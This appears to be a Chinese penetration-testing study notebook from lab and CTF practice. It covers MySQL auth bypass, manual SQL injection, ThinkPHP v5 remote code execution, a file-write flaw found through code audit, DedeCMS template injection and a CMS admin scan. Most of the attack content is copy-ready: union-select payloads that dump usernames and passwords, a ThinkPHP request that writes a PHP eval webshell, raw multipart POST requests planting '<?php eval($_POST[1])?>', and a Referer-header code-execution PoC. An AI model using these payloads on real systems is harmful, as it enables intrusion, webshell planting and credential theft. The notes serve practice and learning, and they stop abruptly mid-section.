sql注入

基础查询语句介绍

mysql免密登录(前提是拿到root权限)

mysql 的配置文件它位于/etc/my.cnf或是/etc/mysql/my.cnf
在其中添加(比如ubuntu是/etc/mysql/my.cnf

1
2
[mysqld]
skip-grant-tables

然后重启服务

手注

首先要先判断字段数(order by到报错,比如4报错,说明只有3个字段)、然后查库名、表名、字段名

information_schema数据库
schematainformation_schema数据库中存放数据库信息的表

tablesinformation_schema数据库中存放所有数据库中表的信息的表(这个表的利用一般是查TABLE_SCHEMATABLE_NAME

columnsinformation_schema数据库中记录所有数据库中所有表中的字段信息的表(这个表的利用一般是查TABLE_SCHEMATABLE_NAMECOLUMN_NAME

常用查询语句

获取所有的库名的查询语句为:

1
select schema_name from information_schema.schemata;

获取所有的表名的查询语句为

1

select table_name from information_schema.tables;

获取指定库下的表名的查询语句为:

1
select table_name from information_schema.tables where table_schema='库名';

获取所有的列名的查询语句为:

1
select column_name from information_schema.columns;

获取指定表下的列名的查询语句为:

1

select column_name from information_schema.columns where table_name ='表名';

回显点问题

group_concat()函数
比如select table_name from information_schema.tables where table_schema='库名';这个语句可能只会显示一条表名数据,比如只显示第一条数据columns_priv

那么可以用group_concat()拼接一下,把这个字段中的所有数据拼接起来一起显示出来

1
select group_concat(table_name) from information_schema.tables where table_schema='库名';

联合查询

判断字段数

1
' order by 3#

查版本和当前数据库名

1
' union select version(),database(),2#

查表名

1
' union select 1,group_concat(table_name),group_concat(table_schema) from information_schema.tables where table_schema='geek' #

查字段名

1
' union select 1,group_concat(column_name),group_concat(table_name) from information_schema.columns where table_name='l0ve1ysq1' #

爆数据

1
' union select 1,group_concat(username,0x2d,password),2 from l0ve1ysq1 #

万能密码

字符型

[极客大挑战 2019]LoveSQL:字符型注入

双写绕过

[极客大挑战 2019]BabySQL:双写绕过

报错注入

[极客大挑战 2019]HardSQL:报错注入

布尔盲注

[极客大挑战 2019]FinalSQL:布尔盲注

sqlmap

前台漏洞利用方式


thinkphp v5 rce

根据fscan的扫描结果

直接按照poc打了


写shell(最好先pwd一下获取路径)

1
?s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=/var/www/public/1.php&vars[1][]=<%3fphp+%40eval($_POST[1])%3f>



成功命令执行()

简单代码审计

拿源码

根据fscan扫描结果,有个备份源码泄露

这个文件主要是用editor.php


然后下载根据源码审出大概的漏洞点是在include/filesave.php

1
2
3
4
5
6
7
8
9
10
<?php
if(!empty($_POST['data'])){
$fname = $_POST['file'];
$data = $_POST['data'];

$file = fopen($fname, "w");
fwrite($file, $data);
fclose($file);
}
?>

他可以打开传入的file参数的文件,然后将传入的data参数的内容写进这个文件,所以可以直接用来写一句话木马


访问editor.php,点击保存按钮,然后抓包看到
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
POST /include/filesave.php HTTP/1.1

Host: 10.3.4.131

Content-Length: 341

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBSRfvUbRBvpZoIPg

Accept: */*

Origin: http://10.3.4.131

Referer: http://10.3.4.131/editor.php

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9

Connection: keep-alive


------WebKitFormBoundaryBSRfvUbRBvpZoIPg

Content-Disposition: form-data; name="file"


../settings.json

------WebKitFormBoundaryBSRfvUbRBvpZoIPg

Content-Disposition: form-data; name="data"


{

"page": {

"title": "Self-Hosting Resources",

"theme": "Chalk",

"openTab": "new"

}

}

------WebKitFormBoundaryBSRfvUbRBvpZoIPg--


对应上include/filesave.php,那既然这样就可以直接写shell

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
POST /include/filesave.php HTTP/1.1

Host: 10.3.4.131

Content-Length: 257

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBSRfvUbRBvpZoIPg

Accept: */*

Origin: http://10.3.4.131

Referer: http://10.3.4.131/editor.php

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9

Connection: keep-alive


------WebKitFormBoundaryBSRfvUbRBvpZoIPg

Content-Disposition: form-data; name="file"


../1.php

------WebKitFormBoundaryBSRfvUbRBvpZoIPg

Content-Disposition: form-data; name="data"


<?php eval($_POST[1])?>

------WebKitFormBoundaryBSRfvUbRBvpZoIPg--


然后测试,成功


织梦CMS v5.8.1 ssti模板注入

poc

1
2
3
GET /plus/flink.php?dopost=save HTTP/1.1
Host: 183.129.189.62:20090
Referer: <?php "system"(ls);?>

漏洞验证


但是需要绕过,可以先测试哪些危险函数可用
可通过反撇号直接执行代码

1
<?php echo `whoami`;?>


可用的api(仅本靶场)

1
2
3
4
5
/plus/flink.php?dopost=save
/plus/download.php?aid=1337
/plus/showphoto.php?aid=1337
/plus/posttocar.php?id=1337
/plus/recommend.php

kkcms

这个主要是练习,看源码特征然后识别框架
网络问题,一直连不上

后台漏洞利用

飞飞cms

10.3.4.159
直接扫描器开扫了
dirsearch扫到后台

